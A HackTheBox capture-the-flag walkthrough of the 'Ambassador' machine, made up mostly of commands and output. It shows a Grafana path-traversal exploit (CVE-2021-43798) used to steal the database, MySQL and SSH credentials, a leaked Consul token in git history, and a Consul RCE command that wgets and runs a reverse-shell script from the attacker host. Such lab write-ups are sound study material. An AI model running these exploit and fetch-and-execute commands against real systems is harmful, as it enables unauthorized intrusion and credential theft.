

HackTheBox Writeup - Ambassador

#hackthebox #nmap #linux #grafana #mysql #CVE-2021-43798 #file-read #path-traversal #sqlite #consul #tunnel

Ambassador is a medium difficulty Linux machine addressing the issue of hard-coded plaintext credentials being left in old versions of code. Firstly, a Grafana CVE (CVE-2021-43798) is used to read arbitrary files on the target. After researching how the service is commonly configured, credentials for the web portal are discovered in one of the default locations. Once logged in, further enumeration reveals another configuration file containing MySQL credentials, which are used to retrieve a password to a user account and gain a foothold on the machine. Lastly, a misconfigured Consul service is used to obtain escalated privileges, by retrieving an authentication token from a prior commit of a Git repository.

Recon

Nmap

```
# Nmap 7.93 scan initiated Fri Jan 27 03:10:08 2023 as: nmap -sVC -Pn -p- -oA ambassador -v -T4 10.10.11.183
Nmap scan report for 10.10.11.183
Host is up (0.19s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 29dd8ed7171e8e3090873cc651007c75 (RSA)
|   256 80a4c52e9ab1ecda276439a408973bef (ECDSA)
|_  256 f590ba7ded55cb7007f2bbc891931bf6 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Ambassador Development Server
|_ http-generator: Hugo 0.94.2
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_ http-server-header: Apache/2.4.41 (Ubuntu)
3000/tcp  open  ppp?
```

```
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 302 Found
|     Cache-Control: no-cache
|     Content-Type: text/html; charset=utf-8
|     Expires: -1
|     Location: /login
|     Pragma: no-cache
|     Set-Cookie: redirect_to=%2Fnice%2520ports%252C%2FTri%252Eity.txt%252Ebak; Path=/; HttpOnly; SameSite=Lax
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: deny
|     X-Xss-Protection: 1; mode=block
|     Date: Fri, 27 Jan 2023 08:13:42 GMT
|     Content-Length: 29
|     href="/login">Found</a>.
| GenericLines, Help, Kerberos, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|   HTTP/1.1 400 Bad Request
|   Content-Type: text/plain; charset=utf-8
|   Connection: close
|   Request
| GetRequest:
|   HTTP/1.0 302 Found
|   Cache-Control: no-cache
|   Content-Type: text/html; charset=utf-8
|   Expires: -1
|   Location: /login
|   Pragma: no-cache
|   Set-Cookie: redirect_to=%2F; Path=/; HttpOnly; SameSite=Lax
|   X-Content-Type-Options: nosniff
|   X-Frame-Options: deny
|   X-Xss-Protection: 1; mode=block
|   Date: Fri, 27 Jan 2023 08:13:08 GMT
|   Content-Length: 29
|   href="/login">Found</a>.
| HTTPOptions:
```


```
| HTTP/1.0 302 Found
| Cache-Control: no-cache
| Expires: -1
| Location: /login
| Pragma: no-cache
| Set-Cookie: redirect_to=%2F; Path=/; HttpOnly; SameSite=Lax
| X-Content-Type-Options: nosniff
| X-Frame-Options: deny
| X-Xss-Protection: 1; mode=block
| Date: Fri, 27 Jan 2023 08:13:14 GMT
|_ Content-Length: 0
3306/tcp open  mysql  MySQL 8.0.30-0ubuntu0.20.04.2
| mysql-info:
| Protocol: 10
| Version: 8.0.30-0ubuntu0.20.04.2
| Thread ID: 19
| Capabilities flags: 65535
| Some Capabilities: LongPassword, ConnectWithDatabase, SupportsCompression, SupportsLoadDataLocal, IgnoreSigpipes,
Speaks41ProtocolNew, SupportsTransactions, FoundRows, SwitchToSSLAfterHandshake, Support41Auth, InteractiveClient,
Speaks41ProtocolOld, IgnoreSpaceBeforeParenthesis, LongColumnFlag, DontAllowDatabaseTableColumn, ODBCClient,
SupportsMultipleResults, SupportsAuthPlugins, SupportsMultipleStatements
| Status: Autocommit
| Salt: \x06}Vr|c%\x1E40fd\x12f-\x0Bg;[0
|_ Auth Plugin Name: caching_sha2_password

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jan 27 03:15:04 2023 -- 1 IP address (1 host up) scanned in 296.69 seconds
```


Enum

TCP 80 - HTTP Apache (Likely PHP)



- SSH User : `developer`

TCP 3000 - HTTP Grafana



Version: Grafana - v8.2.0 (d7f71e9eae)

Exploit

TCP 3000 - HTTP Grafana

Searchsploit

```
(root@kali)-[~/ambassador]
└─# searchsploit grafana
```

```
-----
Exploit Title
```

```
| Path
```

```
-----
Grafana 7.0.1 - Denial of Service (PoC)
```

```
| linux/dos/48638.sh
```

```
Grafana 8.3.0 - Directory Traversal and Arbitrary File Read
```

```
| multiple/webapps/50581.py
-----
```

```
-----
Shellcodes: No Results
```

Test Exploit

```
(root@kali)-[~/ambassador]
└─# python3 50581.py -H http://10.10.11.183:3000
Read file > /etc/passwd
root:x:0:0:root:/root:/bin/bash
...
developer:x:1000:1000:developer:/home/developer:/bin/bash
...
```

Search granfa exploit github

- <https://github.com/jas502n/Grafana-CVE-2021-43798>

Get granfa db

Use proxychains and burp to mitm the exploit request

```
cat /etc/proxychains4.conf  
...  
# defaults set to "tor"  
socks4 127.0.0.1 9050
```

Burp add new proxy listener:

?

Proxy Listeners

⚙

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Add

Edit

Remove

Running	Interface	Invisible	Redirect	Certificate	TLS Protocols
<input type="checkbox"/>	127.0.0.1:8080			Per-host	Default
<input checked="" type="checkbox"/>	127.0.0.1:9050	10.10.11.183:3000		Per-host	Default

Each installation of Burp generates its own CA certificate.

Import / export CA certificate

R...

?

Intercept Client Requests

⚙

Use these settings to control which requests are intercepted.

☒ Intercept requests based on the following rules.

Add

Edit

Remove

Up

Down

Enabled	Operator
<input checked="" type="checkbox"/>	
<input type="checkbox"/>	Or
<input type="checkbox"/>	Or
<input type="checkbox"/>	And

⚡

Edit proxy listener

✕

Binding

Request handling

Certificate

TLS Protocols

HTTP

?

These settings control whether Burp redirects requests received by this listener.

Redirect to host:

10.10.11.183

Redirect to port:

3000

☐ Force use of TLS

Invisible proxy support allows non-proxy-aware clients to connect directly to the listener.

☐ Support invisible proxying (enable only if needed)

OK

Cancel

Burp intercept proxy


```

3create kv_store table v1CREATE TABLE IF NOT EXISTS `kv_
`id` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL
, `org_id` INTEGER NOT NULL
, `namespace` TEXT NOT NULL
, `key` TEXT NOT NULL
, `value` TEXT NOT NULL
, `created` DATETIME NOT NULL
, `updated` DATETIME NOT NULL
3add index library_element_connection element_id-kind-co
create library_element_connection table v1CREATE TABLE IF
`id` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL
, `element_id` INTEGER NOT NULL
, `kind` INTEGER NOT NULL
, `connection_id` INTEGER NOT NULL
, `created` DATETIME NOT NULL
, `created_by` INTEGER NOT NULL
);2022-03-13 20:26:45N,u,
3add index library_element org_id-folder_id-name-kindCRE/
3create library_element table v1CREATE TABLE IF NOT EXIST
`id` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL
, `org_id` INTEGER NOT NULL
, `folder_id` INTEGER NOT NULL
, `uid` TEXT NOT NULL
, `name` TEXT NOT NULL
, `kind` INTEGER NOT NULL
, `type` TEXT NOT NULL
, `description` TEXT NOT NULL
, `model` TEXT NOT NULL
, `created` DATETIME NOT NULL
, `created_by` INTEGER NOT NULL
, `updated` DATETIME NOT NULL
, `updated_by` INTEGER NOT NULL
, `version` INTEGER NOT NULL
);2022-03-13 20:26:45

Read file > /var/lib/grafana/grafana.db
Read file > 

```

1 python3 2 ssh 3 ruby 4 mysql

Burp Suite Community Edition v2022.12.5 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn

Intercept HTTP history WebSockets history Options

Request to http://10.10.11.183:3000

Forward Drop **Intercept is on** Action Open Browser

Pretty **Raw** Hex

```

1 GET /public/plugins/nodeGraph/../../../../../../../../../../../../var/lib/grafana/grafana.db HTTP/1.1
2 Host: 127.0.0.1:9050
3 Accept-Encoding: gzip, deflate
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.
5 Connection: close
6
7

```

```

GET /public/plugins/nodeGraph/../../../../../../../../../../../../var/lib/grafana/grafana.db HTTP/1.1
Host: 127.0.0.1:9050
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.
Connection: close


```

Download `/var/lib/grafana/grafana.db`

```
curl --path-as-is  
"http://10.10.11.183:3000/public/plugins/nodeGraph/../../../../../../../../../../../../var/lib/grafana/grafana.db" -o  
grafana.db
```

- `--path-as-is` :Do not squash .. sequences in URL path

Use Sqlite Explorer



Got creds:

Datasource Table

```
grafana:dontStandSoCloseToMe63221!
```

User Table

Login	Password	Salt	rank
admin	dad0e56900c3be93ce114804726f78c91e82a0f0f0f6b248da419a0cac6157e02806498f1f784146715caee5bad1506ab069	0X27trve2u	f96C

TCP 3306 - Mysql

Refer - <https://book.hacktricks.xyz/network-services-pentesting/pentesting-mysql>

Mysql CLI

```
MySQL [grafana]> show databases;
```

```
+-----+
| Database           |
+-----+
| grafana             |
| information_schema |
| mysql               |
| performance_schema |
| sys                 |
| whackywidget        |
+-----+
```

```
6 rows in set (0.194 sec)
```

```
MySQL [grafana]>
```

```
MySQL [grafana]> use whackywidget;
```

Reading table information for completion of table and column names

You can turn off this feature to get a quicker startup with -A

```
Database changed
MySQL [whackywidget]> show tables;
+-----+
| Tables_in_whackywidget |
+-----+
| users                    |
+-----+
1 row in set (0.193 sec)

MySQL [whackywidget]> select * from users;
+-----+-----+
| user      | pass                                     |
+-----+-----+
| developer | YW5FbmdsaXNoTWFuSW50ZXdZb3JrMDI3NDY4Cg== |
+-----+-----+
1 row in set (0.192 sec)

MySQL [whackywidget]>
```

User Flag

Developer's ssh password

<div>YW5FbmdsaXNoTWFuSW50ZXdZb3JrMDI3NDY4Cg==</div>	<div><input checked="" type="radio"/> Text <input type="radio"/> Hex ?</div> <div><div>Decode as ...</div><div>Encode as ...</div><div>Hash ...</div><div>Smart decode</div></div>
<div>anEnglishManInNewYork027468</div>	<div><input checked="" type="radio"/> Text <input type="radio"/> Hex</div> <div><div>Decode as ...</div><div>Encode as ...</div><div>Hash ...</div><div>Smart decode</div></div>

```
developer: anEnglishManInNewYork027468
```

```
└─(root@kali)-[~/ambassador]  
└─# ssh developer@10.10.11.183
```

```
developer@ambassador:~$ echo 'ssh-rsa AAAAB3NzaC1yc2EAAA... root@kali' >> ~/.ssh/authorized_keys
```

```
developer@ambassador:~$ cat user.txt  
026d3f8d33bccebe2c4665ceaf1ed300
```

Root Flag

There's an app in /opt

```
developer@ambassador:/opt/my-app$ ls -la  
total 24  
drwxrwxr-x 5 root root 4096 Mar 13 2022 .  
drwxr-xr-x 4 root root 4096 Sep 1 22:13 ..  
drwxrwxr-x 4 root root 4096 Mar 13 2022 env  
drwxrwxr-x 8 root root 4096 Mar 14 2022 .git  
-rw-rw-r-- 1 root root 1838 Mar 13 2022 .gitignore  
drwxrwxr-x 3 root root 4096 Mar 13 2022 whackywidget  
developer@ambassador:/opt/my-app$
```

Check Git history

```
developer@ambassador:/opt/my-app$ git log  
commit 33a53ef9a207976d5ceceddc41a199558843bf3c (HEAD -> main)  
Author: Developer <developer@ambassador.local>  
Date: Sun Mar 13 23:47:36 2022 +0000
```

```
    tidy config script
```

```
commit c982db8eff6f10f8f3a7d802f79f2705e7a21b55
```

```
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 23:44:45 2022 +0000
```

```
config script
```

```
commit 8dce6570187fd1dcfb127f51f147cd1ca8dc01c6
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 22:47:01 2022 +0000
```

```
created project with django CLI
```

```
commit 4b8597b167b2fbf8ec35f992224e612bf28d9e51
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 22:44:11 2022 +0000
```

```
.gitignore
```

Get commit info

```
developer@ambassador:/opt/my-app$ git show 33a53ef9a207976d5ceceddc41a199558843bf3c
commit 33a53ef9a207976d5ceceddc41a199558843bf3c (HEAD -> main)
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 23:47:36 2022 +0000
```

```
tidy config script
```

```
diff --git a/whackywidget/put-config-in-consul.sh b/whackywidget/put-config-in-consul.sh
```

```
index 35c08f6..fc51ec0 100755
```

```
--- a/whackywidget/put-config-in-consul.sh
```

```
+++ b/whackywidget/put-config-in-consul.sh
```

```
@@ -1,4 +1,4 @@
```

```
# We use Consul for application config in production, this script will help set the correct values for the app
-# Export MYSQL_PASSWORD before running
+# Export MYSQL_PASSWORD and CONSUL_HTTP_TOKEN before running
```

```
-consul kv put --token bb03b43b-1d81-d62b-24b5-39540ee469b5 whackywidget/db/mysql_pw $MYSQL_PASSWORD
+consul kv put whackywidget/db/mysql_pw $MYSQL_PASSWORD
```

Search `consul exploit github`

- <https://github.com/owalid/consul-rce>

port forward with ssh + proxychains

```
└─(root@kali)-[~/ambassador/consul-rce]
└─# tail /etc/proxychains4.conf
#       proxy types: http, socks4, socks5, raw
#       * raw: The traffic is simply forwarded to the proxy without modification.
#       ( auth types supported: "basic"-http "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4 127.0.0.1 9050

└─(root@kali)-[~/ambassador]
└─# ssh developer@10.10.11.183 -D 9050
```

Get reverse shell

```
└─(root@kali)-[~/ambassador/consul-rce]
└─# tail README.md
...
python3 consul_rce.py -th 127.0.0.1 -tp 8500 -ct <CONSUL_TOKEN> -c "/bin/bash /tmp/pwn.sh"

└─(root@kali)-[~/ambassador/consul-rce]
└─# proxychains python3 consul_rce.py -th 127.0.0.1 -tp 8500 -ct bb03b43b-1d81-d62b-24b5-39540ee469b5 -c "wget
http://10.10.14.29/rev.py"
```

```

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:9050 ... 127.0.0.1:8500 ... OK
[+] Check gfeywocpkdvisaf created successfully
[proxychains] Strict chain ... 127.0.0.1:9050 ... 127.0.0.1:8500 ... OK
[+] Check gfeywocpkdvisaf deregistered successfully

└─(root@kali)-[~/ambassador/consul-rce]
└─# proxychains python3 consul_rce.py -th 127.0.0.1 -tp 8500 -ct bb03b43b-1d81-d62b-24b5-39540ee469b5 -c "python3 ./rev.py"
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:9050 ... 127.0.0.1:8500 ... OK
[+] Check maridcdemwsrfum created successfully
